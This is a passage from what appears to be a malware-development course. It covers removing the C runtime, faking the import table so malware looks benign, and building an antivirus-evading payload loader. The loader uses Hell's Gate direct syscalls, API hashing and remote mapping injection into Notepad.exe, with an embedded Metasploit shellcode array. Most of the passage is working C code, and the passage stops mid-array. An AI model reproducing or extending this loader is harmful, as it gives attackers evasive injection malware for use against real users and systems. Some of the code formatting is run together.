#include <Windows.h>#include <stdio.h>#define PRINTA( STR, ... )
\
    if (1) {                                                                                \
        LPSTR buf = (LPSTR)HeapAlloc( GetProcessHeap(), HEAP_ZERO_MEMORY, 1024 );           \
        if ( buf != NULL ) {                                                                \
            int len = wsprintfA( buf, STR, __VA_ARGS__ );                                   \
            WriteConsoleA( GetStdHandle( STD_OUTPUT_HANDLE ), buf, len, NULL, NULL );       \
            HeapFree( GetProcessHeap(), 0, buf );                                           \
        }                                                                                   \
    }  int main() {
   PRINTA("Hello World ! \n");
   return 0;

}
```

Building a CRT Library Independent Malware

When building malware that does not utilize the CRT Library, there are a few items to take note of.

Intrinsic Function Usage

Some functions and macros in Visual Studio use CRT functions to perform their tasks. For example, the `ZeroMemory` macro uses the CRT function `memset` to populate the specified buffer with zeros. This requires the developer to find an alternative to that macro since it cannot be used. In this case, the CopyMemoryEx.cpp function can be used as a replacement.

Another solution would be manually setting custom versions of CRT-based functions like `memset`. Forcing the compiler to deal with this custom function instead of using the CRT exported version. Sequentially, macros like `ZeroMemory` will also use this custom function.

To demonstrate this, a custom version of the `memset` function can be specified to the compiler in the following manner, using the `intrinsic` keyword.

```
#include <Windows.h>// The `extern` keyword sets the `memset` function as an external function.
extern void* __cdecl memset(void*, int, size_t);

// The `#pragma intrinsic(memset)` and #pragma function(memset) macros are Microsoft-specific comp
iler instructions.
// They force the compiler to generate code for the memset function using a built-in intrinsic fun
ction.
#pragma intrinsic(memset)#pragma function(memset)void* __cdecl memset(void* Destination, int Valu
e, size_t Size) {
  // logic similar to memset's one
  unsigned char* p = (unsigned char*)Destination;
  while (Size > 0) {
    *p = (unsigned char)Value;
    p++;
    Size--;
  }
  return Destination;
}


int main() {

  PVOID pBuff = HeapAlloc(GetProcessHeap(), 0, 0x100);
  if (pBuff == NULL)
    return -1;

    // this will use our version of 'memset' instead of CRT's Library version
  ZeroMemory(pBuff, 0x100);

  HeapFree(GetProcessHeap(), 0, pBuff);

  return 0;
}
```

Hiding The Console Window

Malware should not spawn a console window when executed, as this is highly suspicious and allows the user to terminate the program by closing the window. To prevent this, ShowWindow(NULL, SW_HIDE) can be used at the start of the entry point function, though this requires time (in milliseconds) and can cause a noticeable *flash*.

A better solution is to set the program to be compiled as a GUI program by setting the Visual Studio *SubSystem* option to "Windows (/SUBSYSTEM:WINDOWS)".

Demo

After performing all the steps explained in this module, the results are shown.

First, the binary size is reduced from 112.5kb to approximately 3kb.

Next, no unused functions are found in the IAT.

Fewer strings are found in the binary with no debug information.

Finally, the removal of the CRT Library results in better evasion. The binary is uploaded to VirusTotal twice, the first time it is using the "Multi-threaded (/MT)" option to statically link the CRT library. The second time is when the CRT Library was completely removed.

80. IAT Camouflage

IAT Camouflage

Introduction

By removing the C Runtime Library from the final binary file, the IAT is cleared of any unused WinAPI functions. However, this may raise suspicion if the binary file imports very few WinAPI functions, particularly when combined with API hashing which can even result in zero imported functions.

As a malware developer, it is important to make the malware implementation appear normal. Having an implementation with a fake IAT is more effective than having no imported functions. This module will discuss this concept in detail.

Let's start with a binary called `IatCamouflage.exe` that does not use the CRT library and was compiled similarly to that demonstrated in the previous module.

```
#include <Windows.h>int main() {

    // infinite wait
  WaitForSingleObject((HANDLE)-1, INFINITE);
  return 0;
}
```

When the binary is executed, Process Hacker will highlight the process with a pinkish color and display a note when the mouse hovers over the process. Process hacker assumes the binary is packed due to the lack of imports in the IAT.

Verify that `IatCamouflage.exe` is importing one function using `dumpbin.exe`.

Manipulating The IAT

Manipulating the IAT can be easily done by using benign WinAPIs that do not change the behavior of the program. This can be done by calling the WinAPIs with `NULL` parameters or using the WinAPIs on dummy data that will not affect the

program. Additionally, these functions can be placed in if-statements that will never execute however some compilers can modify the flow of the code using Dead-code elimination. This is a compiler optimization setting to remove code that does not affect the program.

Dead-Code Elimination Example

The following code snippet calls several WinAPIs inside an if-statement which can never be satisfied.

```
      int z = 4;

// Impossible if-statement that will never run
if (z > 5) {

  // Random benign WinAPIs
  unsigned __int64 i = MessageBoxA(NULL, NULL, NULL, NULL);
  i = GetLastError();
  i = SetCriticalSectionSpinCount(NULL, NULL);
  i = GetWindowContextHelpId(NULL);
  i = GetWindowLongPtrW(NULL, NULL);
  i = RegisterClassW(NULL);
  i = IsWindowVisible(NULL);
  i = ConvertDefaultLocale(NULL);
  i = MultiByteToWideChar(NULL, NULL, NULL, NULL, NULL, NULL);
  i = IsDialogMessageW(NULL, NULL);
}
```

If the Visual Studio project does not have the CRT Library dependency and compiles the code above, then the WinAPIs will not be visible in the binary's IAT. The compiler is aware that the if-statement is impossible to satisfy and therefore the entirety of the if-statement logic is not included in the compiled binary resulting in the WinAPIs not being in the binary's IAT. There are two ways to resolve this problem:

1. Disabling code optimization.
2. Tricking the compiler to think that this code is used.

Disabling code optimization

This method is easy and simply requires Visual Studio's *Optimization* option to be disabled as shown in the image below. This will disable the dead-code elimination compiler optimization property resulting in the WinAPIs being visible in the IAT.

However, disabling optimization on larger programs can negatively impact performance since the compiler is no longer improving the efficiency and speed of the code. Therefore the program may consume more memory or operate slower.

Tricking The Compiler

This method requires the use of logic to trick the compiler into believing that the if-statement may be valid. The code snippet below uses logic that makes it difficult for the compiler to know whether the if-statement will execute thus forcing it to include the logic in the compiled binary even though the if-statement will never be satisfied.

Below are a few points about the code snippet to make it easier to understand.

- The `RandomCompileTimeSeed` function is used to generate a random compile-time seed via the `__TIME__` macro.
- The `Helper` function allocates a heap buffer and sets the first 4 bytes to `RandomCompileTimeSeed() % 0xFF`, which limits the seed value to be less than `0xFF` (in hex) or 255 (in decimal).
- The `IatCamouflage` function contains the variable `A` which is an integer pointer and is set to be equal to the first four bytes of the buffer returned by the `Helper` function.
- Since the helper function will always return a value less than 255, the if statement, `if (*A > 350)`, will always be false. The catch here is that the compiler does not know this and will therefore include this logic in the compiled binary.

```
// Generate a random compile-time seed
int RandomCompileTimeSeed(void)
{
  return '0' * -40271
    __TIME__[7] * 1
    __TIME__[6] * 10
    __TIME__[4] * 60
    __TIME__[3] * 600
    __TIME__[1] * 3600
    __TIME__[0] * 36000;
}


// A dummy function that makes the if-statement in 'IatCamouflage' interesting
```

```
PVOID Helper(PVOID *ppAddress) {

  PVOID pAddress = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, 0xFF);
  if (!pAddress)
    return NULL;

  // setting the first 4 bytes in pAddress to be equal to a random number (less than 255)
  *(int*)pAddress = RandomCompileTimeSeed() % 0xFF;

  // saving the base address by pointer, and returning it
  *ppAddress = pAddress;
  return pAddress;
}


// Function that imports WinAPIs but never uses them
VOID IatCamouflage() {

  PVOID   pAddress  = NULL;
  int*    A       = (int*)Helper(&pAddress);

  // Impossible if-statement that will never run
  if (*A > 350) {

    // some random whitelisted WinAPIs
    unsigned __int64 i = MessageBoxA(NULL, NULL, NULL, NULL);
    i = GetLastError();
    i = SetCriticalSectionSpinCount(NULL, NULL);
    i = GetWindowContextHelpId(NULL);
    i = GetWindowLongPtrW(NULL, NULL);
    i = RegisterClassW(NULL);
    i = IsWindowVisible(NULL);
    i = ConvertDefaultLocale(NULL);
    i = MultiByteToWideChar(NULL, NULL, NULL, NULL, NULL, NULL);
    i = IsDialogMessageW(NULL, NULL);
  }

  // Freeing the buffer allocated in 'Helper'
  HeapFree(GetProcessHeap(), 0, pAddress);
}
```

Results

Compile the code snippet above and check the IAT of the binary. As expected, the benign WinAPIs inside the if-statement are now visible.

These imported functions are enough to make the binary appear benign when statically analyzed. On the other hand, the malicious WinAPIs should be removed from the IAT by using API Hashing.

81. Bypassing AVs

Bypassing AVs

Introduction

So far, numerous methods and techniques to create and execute a payload loader that can bypass a variety of software security programs have been demonstrated. This module will work to construct a feature-rich payload loader from the ground up to reinforce what has been taught in the previous modules.

Create an empty Visual Studio project and follow along to keep up with this module.

Payload Loader Features

The implemented payload loader will have the following features:

- Remote code injection support
- Mapping injection using direct syscalls via Hell's Gate
- API Hashing
- Anti-Analysis functionality
- RC4 payload encryption
- Brute forcing the decryption key
- No CRT library imports

Hell's Gate Setup

This loader utilizes payload injection via direct syscalls obtained using Hell's Gate. To begin, one must create `Structs.h`, `HellsGate.c` and `HellAsm.asm` files. These files include the necessary functions to execute direct syscalls. The `Structs.h` file is used to save Windows undocumented structures and is included in subsequent C files. It contains structure definitions such as `PEB`, `TEB`, and more, which are necessary for implementing Hell's Gate.

The `HellAsm.asm` file will be the same as the one from the repository. As for `HellsGate.c`, it will have the following functions.

HellsGate.c

```
#include <Windows.h>#include "Structs.h"


PTEB RtlGetThreadEnvironmentBlock() {
#if _WIN64return (PTEB)__readgsqword(0x30);
#elsereturn (PTEB)__readfsdword(0x16);
#endif}


BOOL GetImageExportDirectory(PVOID pModuleBase, PIMAGE_EXPORT_DIRECTORY* ppImageExportDirectory) {
  // Get DOS header
  PIMAGE_DOS_HEADER pImageDosHeader = (PIMAGE_DOS_HEADER)pModuleBase;
  if (pImageDosHeader->e_magic != IMAGE_DOS_SIGNATURE) {
    return FALSE;
  }

  // Get NT headers
  PIMAGE_NT_HEADERS pImageNtHeaders = (PIMAGE_NT_HEADERS)((PBYTE)pModuleBase + pImageDosHeader->e_
lfanew);
  if (pImageNtHeaders->Signature != IMAGE_NT_SIGNATURE) {
    return FALSE;
  }

  // Get the EAT
  *ppImageExportDirectory = (PIMAGE_EXPORT_DIRECTORY)((PBYTE)pModuleBase + pImageNtHeaders->Option
alHeader.DataDirectory[0].VirtualAddress);
  return TRUE;
}

BOOL GetVxTableEntry(PVOID pModuleBase, PIMAGE_EXPORT_DIRECTORY pImageExportDirectory, PVX_TABLE_E
NTRY pVxTableEntry) {
  PDWORD pdwAddressOfFunctions   = (PDWORD)((PBYTE)pModuleBase + pImageExportDirectory->AddressOfF
unctions);
  PDWORD pdwAddressOfNames       = (PDWORD)((PBYTE)pModuleBase + pImageExportDirectory->AddressOfN
ames);
  PWORD pwAddressOfNameOrdinales = (PWORD)((PBYTE)pModuleBase + pImageExportDirectory->AddressOfNa
meOrdinals);

  for (WORD cx = 0; cx < pImageExportDirectory->NumberOfNames; cx++) {
    PCHAR pczFunctionName  = (PCHAR)((PBYTE)pModuleBase + pdwAddressOfNames[cx]);
    PVOID pFunctionAddress = (PBYTE)pModuleBase + pdwAddressOfFunctions[pwAddressOfNameOrdinales[c
x]];

    if (djb2(pczFunctionName) == pVxTableEntry->uHash) {
      pVxTableEntry->pAddress = pFunctionAddress;

      // Quick and dirty fix in case the function has been hooked
      WORD cw = 0;
```

```
      while (TRUE) {
        // check if syscall, in this case we are too far
        if (*((PBYTE)pFunctionAddress + cw) == 0x0f && *((PBYTE)pFunctionAddress + cw + 1) == 0x0
5)
          return FALSE;

        // check if ret, in this case we are also probaly too far
        if (*((PBYTE)pFunctionAddress + cw) == 0xc3)
          return FALSE;

        // First opcodes should be :
        //    MOV R10, RCX
        //    MOV RCX, <syscall>
        if (*((PBYTE)pFunctionAddress + cw) == 0x4c
          && *((PBYTE)pFunctionAddress + 1 + cw) == 0x8b
          && *((PBYTE)pFunctionAddress + 2 + cw) == 0xd1
          && *((PBYTE)pFunctionAddress + 3 + cw) == 0xb8
          && *((PBYTE)pFunctionAddress + 6 + cw) == 0x00
          && *((PBYTE)pFunctionAddress + 7 + cw) == 0x00) {
          BYTE high = *((PBYTE)pFunctionAddress + 5 + cw);
          BYTE low = *((PBYTE)pFunctionAddress + 4 + cw);
          pVxTableEntry->wSystemCall = (high << 8) | low;
          break;
        }

        cw++;
      };
    }
  }

  if (pVxTableEntry->wSystemCall != NULL)
    return TRUE;
  else
    return FALSE;
}
```

The code above does not have the `VX_TABLE_ENTRY` structure or the `djb2` function defined. To solve this, two new files will be created: `WinApi.c` and `Common.h`.

- `WinApi.c` - This file is used to store the CRT library replacement functions and the string hashing functions used in Hell's Gate and the API Hahsing implementation.
- `Common.h` - This file provides common function prototypes to enable calling a function from a different file, as well as custom structure definitions, hashes values of the syscalls, and WinAPIs.

The djb2 string hashing function is replaced with the following `HashStringJenkinsOneAtATime32BitA/W` functions, hence changing the original string hashing algorithm used in Hell's Gate.

WinApi.c

```
#include <Windows.h>#include "Structs.h"#include "Common.h"


UINT32 HashStringJenkinsOneAtATime32BitA(_In_ PCHAR String)
{
  SIZE_T Index = 0;
  UINT32 Hash = 0;
  SIZE_T Length = lstrlenA(String);

  while (Index != Length)
  {
    Hash += String[Index++];
    Hash += Hash << INITIAL_SEED;
    Hash ^= Hash >> 6;
  }

  Hash += Hash << 3;
  Hash ^= Hash >> 11;
  Hash += Hash << 15;

  return Hash;
}


UINT32 HashStringJenkinsOneAtATime32BitW(_In_ PWCHAR String)
{
  SIZE_T Index = 0;
  UINT32 Hash = 0;
  SIZE_T Length = lstrlenW(String);

  while (Index != Length)
  {
    Hash += String[Index++];
    Hash += Hash << INITIAL_SEED;
    Hash ^= Hash >> 6;
  }

  Hash += Hash << 3;
  Hash ^= Hash >> 11;
  Hash += Hash << 15;
```

```
  return Hash;
}
```

Common.h

```
#pragma once#include <Windows.h>// Seed of the HashStringJenkinsOneAtATime32BitA/W funtion in 'Win
Api.c'
#define INITIAL_SEED  8

UINT32 HashStringJenkinsOneAtATime32BitW(_In_ PWCHAR String);
UINT32 HashStringJenkinsOneAtATime32BitA(_In_ PCHAR String);

#define HASHA(API) (HashStringJenkinsOneAtATime32BitA((PCHAR) API))#define HASHW(API) (HashStringJ
enkinsOneAtATime32BitW((PWCHAR) API))// These are function prototypes - functions are defined in
'HellsGate.c'
PTEB RtlGetThreadEnvironmentBlock();
BOOL GetImageExportDirectory(PVOID pModuleBase, PIMAGE_EXPORT_DIRECTORY* ppImageExportDirectory);
BOOL GetVxTableEntry(PVOID pModuleBase, PIMAGE_EXPORT_DIRECTORY pImageExportDirectory, PVX_TABLE_E
NTRY pVxTableEntry);

// These are functions prototypes - functions are defined in 'HellAsm.asm'
extern VOID HellsGate(WORD wSystemCall);
extern HellDescent();
```

Define the `VX_TABLE_ENTRY` in the `Common.h` file, then update the `HellsGate.c` file to include it and utilize `HASHA` instead of `djb2` as the hashing function.

VX_TABLE_ENTRY

```
typedef struct _VX_TABLE_ENTRY {
  PVOID   pAddress;
  UINT32  uHash;
  WORD    wSystemCall;
} VX_TABLE_ENTRY, * PVX_TABLE_ENTRY;
```

Calculating Syscall Hashes

A new project must be created in order to calculate the hash values of the syscalls used and print them to the console. The `Hasher` project will have one C file which is shown below.

Hasher.c

```
#include <Windows.h>#include <stdio.h>#define STR "_JOAA"#define INITIAL_SEED 8


UINT32 HashStringJenkinsOneAtATime32BitA(_In_ PCHAR String)
{
  SIZE_T Index = 0;
  UINT32 Hash = 0;
  SIZE_T Length = lstrlenA(String);

  while (Index != Length)
  {
    Hash += String[Index++];
    Hash += Hash << INITIAL_SEED;
    Hash ^= Hash >> 6;
  }

  Hash += Hash << 3;
  Hash ^= Hash >> 11;
  Hash += Hash << 15;

  return Hash;
}


UINT32 HashStringJenkinsOneAtATime32BitW(_In_ PWCHAR String)
{
  SIZE_T Index = 0;
  UINT32 Hash = 0;
  SIZE_T Length = lstrlenW(String);

  while (Index != Length)
  {
    Hash += String[Index++];
    Hash += Hash << INITIAL_SEED;
    Hash ^= Hash >> 6;
  }

  Hash += Hash << 3;
  Hash ^= Hash >> 11;
  Hash += Hash << 15;

  return Hash;
}



int main() {

  printf("#define %s%s \t0x%0.8X \n", "NtCreateSection", STR, HashStringJenkinsOneAtATime32BitA("N
tCreateSection"));
```

```
  printf("#define %s%s \t0x%0.8X \n", "NtMapViewOfSection", STR, HashStringJenkinsOneAtATime32BitA
("NtMapViewOfSection"));
  printf("#define %s%s \t0x%0.8X \n", "NtUnmapViewOfSection", STR, HashStringJenkinsOneAtATime32Bi
tA("NtUnmapViewOfSection"));
  printf("#define %s%s \t0x%0.8X \n", "NtClose", STR, HashStringJenkinsOneAtATime32BitA("NtClos
e"));
  printf("#define %s%s \t0x%0.8X \n", "NtCreateThreadEx", STR, HashStringJenkinsOneAtATime32BitA
("NtCreateThreadEx"));
  printf("#define %s%s \t0x%0.8X \n", "NtWaitForSingleObject", STR, HashStringJenkinsOneAtATime32B
itA("NtWaitForSingleObject"));

  return 0;
}
```

Hasher Results

Once compiled and ran, the program will generate the following results which should be copied to the `Common.h` file.

Additionally, the new VX_TABLE structure definition must be updated to include the syscalls that will be utilized.

```
typedef struct _VX_TABLE {

  VX_TABLE_ENTRY NtCreateSection;
  VX_TABLE_ENTRY NtMapViewOfSection;
  VX_TABLE_ENTRY NtUnmapViewOfSection;
  VX_TABLE_ENTRY NtClose;
  VX_TABLE_ENTRY NtCreateThreadEx;
  VX_TABLE_ENTRY NtWaitForSingleObject;

} VX_TABLE, * PVX_TABLE;
```

Payload Injection Via Hell's Gate

With Hell's Gate successfully set up, the payload injection implementation can be made. A new file will be created, `Inject.c` which is shown below.

The following points briefly explain the `Inject.c` file:

- `InitializeSyscalls` - This function initializes the global `g_Sys` variable of type `VX_TABLE` to be used later on.
- `RemoteMappingInjectionViaSyscalls` - This function supports both local and remote mapping injection via the `bLocal` parameter which is set to `TRUE` to inject the payload locally, or `FALSE` for remote injection.
    - If the `bLocal` parameter is set to `TRUE`, the `dwLocalFlag` variable will be set to `PAGE_EXECUTE_READWRITE` to be suitable for local payload execution, and the second `NtMapViewOfSection` will be avoided. But if `bLocal` is `FALSE`, the `dwLocalFlag` will remain `PAGE_READWRITE` and the function will run the second `NtMapViewOfSection` call to allocate memory remotely.
    - The `pExecAddress` variable is used to save the base address of the injected payload. It is equal to the base address of the locally injected payload (`pLocalAddress`) if the function is set to execute the payload locally, or the remote injected payload base address (`pRemoteAddress`) if the function is set to execute the payload remotely.
    - The `pExecAddress` variable will be then passed to the `NtCreateThreadEx` syscall to execute the payload whenever it was.

Inject.c

```
#include <Windows.h>#include <stdio.h>#include "Structs.h"#include "Common.h"// global `VX_TABLE`
structure
VX_TABLE  g_Sys = { 0 };



BOOL InitializeSyscalls() {

  // Get the PEB
  PTEB pCurrentTeb = RtlGetThreadEnvironmentBlock();
  PPEB pCurrentPeb = pCurrentTeb->ProcessEnvironmentBlock;
  if (!pCurrentPeb || !pCurrentTeb || pCurrentPeb->OSMajorVersion != 0xA)
    return FALSE;

  // Get NTDLL module
  PLDR_DATA_TABLE_ENTRY pLdrDataEntry = (PLDR_DATA_TABLE_ENTRY)((PBYTE)pCurrentPeb->Ldr->InMemoryO
rderModuleList.Flink->Flink - 0x10);

  // Get the EAT of NTDLL
  PIMAGE_EXPORT_DIRECTORY pImageExportDirectory = NULL;
  if (!GetImageExportDirectory(pLdrDataEntry->DllBase, &pImageExportDirectory) || pImageExportDire
```

```
ctory == NULL)
    return FALSE;

  g_Sys.NtCreateSection.uHash       = NtCreateSection_JOAA;
  g_Sys.NtMapViewOfSection.uHash    = NtMapViewOfSection_JOAA;
  g_Sys.NtUnmapViewOfSection.uHash  = NtUnmapViewOfSection_JOAA;
  g_Sys.NtClose.uHash               = NtClose_JOAA;
  g_Sys.NtCreateThreadEx.uHash      = NtCreateThreadEx_JOAA;
  g_Sys.NtWaitForSingleObject.uHash = NtWaitForSingleObject_JOAA;

  // initialize the syscalls
  if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &g_Sys.NtCreateSection))
    return FALSE;
  if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &g_Sys.NtMapViewOfSection))
    return FALSE;
  if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &g_Sys.NtUnmapViewOfSectio
n))
    return FALSE;
  if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &g_Sys.NtClose))
    return FALSE;
  if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &g_Sys.NtCreateThreadEx))
    return FALSE;
  if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &g_Sys.NtWaitForSingleObjec
t))
    return FALSE;



  return TRUE;
}

BOOL RemoteMappingInjectionViaSyscalls(IN HANDLE hProcess, IN PVOID pPayload, IN SIZE_T sPayloadSi
ze, IN BOOL bLocal) {

        HANDLE          hSection          = NULL;
        HANDLE          hThread           = NULL;
        PVOID           pLocalAddress     = NULL,
                        pRemoteAddress    = NULL,
                        pExecAddress      = NULL;
        NTSTATUS        STATUS            = NULL;
        SIZE_T          sViewSize         = NULL;
        LARGE_INTEGER   MaximumSize       = {
              .HighPart = 0,
              .LowPart = sPayloadSize
        };

        DWORD           dwLocalFlag       = PAGE_READWRITE;

  //------------------------------------------------------------------------
    // Allocating local map view
  HellsGate(g_Sys.NtCreateSection.wSystemCall);
  if ((STATUS = HellDescent(&hSection, SECTION_ALL_ACCESS, NULL, &MaximumSize, PAGE_EXECUTE_READWR
```

```
ITE, SEC_COMMIT, NULL)) != 0) {
    printf("[!] NtCreateSection Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

  if (bLocal) {
    dwLocalFlag = PAGE_EXECUTE_READWRITE;
  }

  HellsGate(g_Sys.NtMapViewOfSection.wSystemCall);
  if ((STATUS = HellDescent(hSection, (HANDLE)-1, &pLocalAddress, NULL, NULL, NULL, &sViewSize, Vi
ewShare, NULL, dwLocalFlag)) != 0) {
    printf("[!] NtMapViewOfSection [L] Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

  printf("[+] Local Memory Allocated At : 0x%p Of Size : %d \n", pLocalAddress, sViewSize);

  //----------------------------------------------------------------------
    // Writing the payload
  printf("[#] Press <Enter> To Write The Payload ... ");
  getchar();
  memcpy(pLocalAddress, pPayload, sPayloadSize);
  printf("\t[+] Payload is Copied From 0x%p To 0x%p \n", pPayload, pLocalAddress);

  //----------------------------------------------------------------------
        // Allocating remote map view
        if (!bLocal) {

          HellsGate(g_Sys.NtMapViewOfSection.wSystemCall);
          if ((STATUS = HellDescent(hSection, hProcess, &pRemoteAddress, NULL, NULL, NULL, &sViewS
ize, ViewShare, NULL, PAGE_EXECUTE_READWRITE)) != 0) {
            printf("[!] NtMapViewOfSection [R] Failed With Error : 0x%0.8X \n", STATUS);
            return FALSE;
          }

          printf("[+] Remote Memory Allocated At : 0x%p Of Size : %d \n", pRemoteAddress, sViewSiz
e);

        }

  //----------------------------------------------------------------------
    // Executing the payload via thread creation
    pExecAddress = pRemoteAddress;
  if (bLocal) {
    pExecAddress = pLocalAddress;
  }
  printf("[#] Press <Enter> To Run The Payload ... ");
  getchar();
  printf("\t[i] Running Thread Of Entry 0x%p ... ", pExecAddress);
  HellsGate(g_Sys.NtCreateThreadEx.wSystemCall);
  if ((STATUS = HellDescent(&hThread, THREAD_ALL_ACCESS, NULL, hProcess, pExecAddress, NULL, NULL,
```

```
NULL, NULL, NULL, NULL)) != 0) {
    printf("[!] NtCreateThreadEx Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }
  printf("[+] DONE \n");
  printf("\t[+] Thread Created With Id : %d \n", GetThreadId(hThread));

  //----------------------------------------------------------------------
    // Waiting for the thread to finish
  HellsGate(g_Sys.NtWaitForSingleObject.wSystemCall);
  if ((STATUS = HellDescent(hThread, FALSE, NULL)) != 0) {
    printf("[!] NtWaitForSingleObject Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

  // Unmapping the local view
  HellsGate(g_Sys.NtUnmapViewOfSection.wSystemCall);
  if ((STATUS = HellDescent((HANDLE)-1, pLocalAddress)) != 0) {
    printf("[!] NtUnmapViewOfSection Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

    // Closing the section handle
  HellsGate(g_Sys.NtClose.wSystemCall);
  if ((STATUS = HellDescent(hSection)) != 0) {
    printf("[!] NtClose Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

  return TRUE;
}
```

Process Enumeration

In order to create a complete process injection module, the usage of the `NtQuerySystemInformation` syscall is required to fetch a target process handle, as outlined in the *Process Enumeration - NtQuerySystemInformation* module.

The use of a new syscall will require the `VX_TABLE` structure to be updated to include one more element, `VX_TABLE_ENTRY NtQuerySystemInformation` for it to be initialized by the `InitializeSyscalls` function. Additionally, use the `Hasher` program to calculate a hash value for the "NtQuerySystemInformation" string.

```
BOOL GetRemoteProcessHandle(IN LPCWSTR szProcName, IN DWORD* pdwPid, IN HANDLE* phProcess) {

  ULONG             uReturnLen1     = NULL,
                    uReturnLen2     = NULL;
```

```
  PSYSTEM_PROCESS_INFORMATION  SystemProcInfo   = NULL;
  PVOID             pValueToFree  = NULL;
  NTSTATUS            STATUS      = NULL;

  // This will fail with status = STATUS_INFO_LENGTH_MISMATCH, but that's ok, because we need to k
now how much to allocate (uReturnLen1)
  HellsGate(g_Sys.NtQuerySystemInformation.wSystemCall);
  HellDescent(SystemProcessInformation, NULL, NULL, &uReturnLen1);

  // Allocating enough buffer for the returned array of `SYSTEM_PROCESS_INFORMATION` struct
  SystemProcInfo = (PSYSTEM_PROCESS_INFORMATION)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, (SIZ
E_T)uReturnLen1);
  if (SystemProcInfo == NULL) {
    return FALSE;
  }

  // Since we will modify 'SystemProcInfo', we will save its intial value before the while loop to
free it later
  pValueToFree = SystemProcInfo;

  // Calling NtQuerySystemInformation with the right arguments, the output will be saved to 'Syste
mProcInfo'
  HellsGate(g_Sys.NtQuerySystemInformation.wSystemCall);
  STATUS = HellDescent(SystemProcessInformation, SystemProcInfo, uReturnLen1, &uReturnLen2);
  if (STATUS != 0x0) {
    printf("[!] NtQuerySystemInformation Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

  while (TRUE) {

    // Small check for the process's name size
    // Comparing the enumerated process name to what we want to target
    if (SystemProcInfo->ImageName.Length && HASHW(SystemProcInfo->ImageName.Buffer) == HASHW(szPro
cName)) {
      // Opening a handle to the target process and saving it, then breaking
      *pdwPid = (DWORD)SystemProcInfo->UniqueProcessId;
      *phProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, (DWORD)SystemProcInfo->UniqueProcessId);
      break;
    }

    // If NextEntryOffset is 0, we reached the end of the array
    if (!SystemProcInfo->NextEntryOffset)
      break;

    // Moving to the next element in the array
    SystemProcInfo = (PSYSTEM_PROCESS_INFORMATION)((ULONG_PTR)SystemProcInfo + SystemProcInfo->Nex
tEntryOffset);
  }

  // Freeing using the initial address
  HeapFree(GetProcessHeap(), 0, pValueToFree);
```

```
  // Checking if we got the target's process handle
  if (*pdwPid == NULL || *phProcess == NULL)
    return FALSE;
  else
    return TRUE;
}
```

Main Function

To test the code so far, create `main.c` which will contain the entry point function of the loader along with the usual Msfvenom calc payload.

The following points briefly explain the main function:

- The `InitializeSyscalls` function is the first function to be called. All other functions depend on it to initialize the syscall structure.
- If `TARGET_PROCESS` is defined, `GetRemoteProcessHandle` is called to retrieve the target process handle and pass its output to `RemoteMappingInjectionViaSyscalls`.
- If `TARGET_PROCESS` is not defined, the code directly calls `RemoteMappingInjectionViaSyscalls` with a pseudo value to the local process handle (`1`), instructing it to inject the payload locally.

main.c

```
#include <Windows.h>#include <stdio.h>#include "Structs.h"#include "Common.h"// comment to inject
to the local process
//
#define TARGET_PROCESS  L"Notepad.exe"// x64 calc metasploit
unsigned char Payload [] = {
  0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41, 0x51,
  0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B, 0x52,
  0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52, 0x20, 0x48, 0x8B, 0x72,
  0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
  0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41,
  0x01, 0xC1, 0xE2, 0xED, 0x52, 0x41, 0x51, 0x48, 0x8B, 0x52, 0x20, 0x8B,
  0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48,
  0x85, 0xC0, 0x74, 0x67, 0x48, 0x01, 0xD0, 0x50, 0x8B, 0x48, 0x18, 0x44,
  0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF, 0xC9, 0x41,
  0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
  0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75, 0xF1,
  0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8, 0x58, 0x44,
  0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x41, 0x8B, 0x0C, 0x48, 0x44,
  0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x41, 0x8B, 0x04, 0x88, 0x48, 0x01,
  0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A, 0x41, 0x58, 0x41, 0x59,
```

```
  0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41, 0x52, 0xFF, 0xE0, 0x58, 0x41,
  0x59, 0x5A, 0x48, 0x8B, 0x12, 0xE9, 0x57, 0xFF, 0xFF, 0xFF, 0x5D, 0x48,
  0xBA, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8D, 0x8D,
  0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31, 0x8B, 0x6F, 0x87, 0xFF, 0xD5,
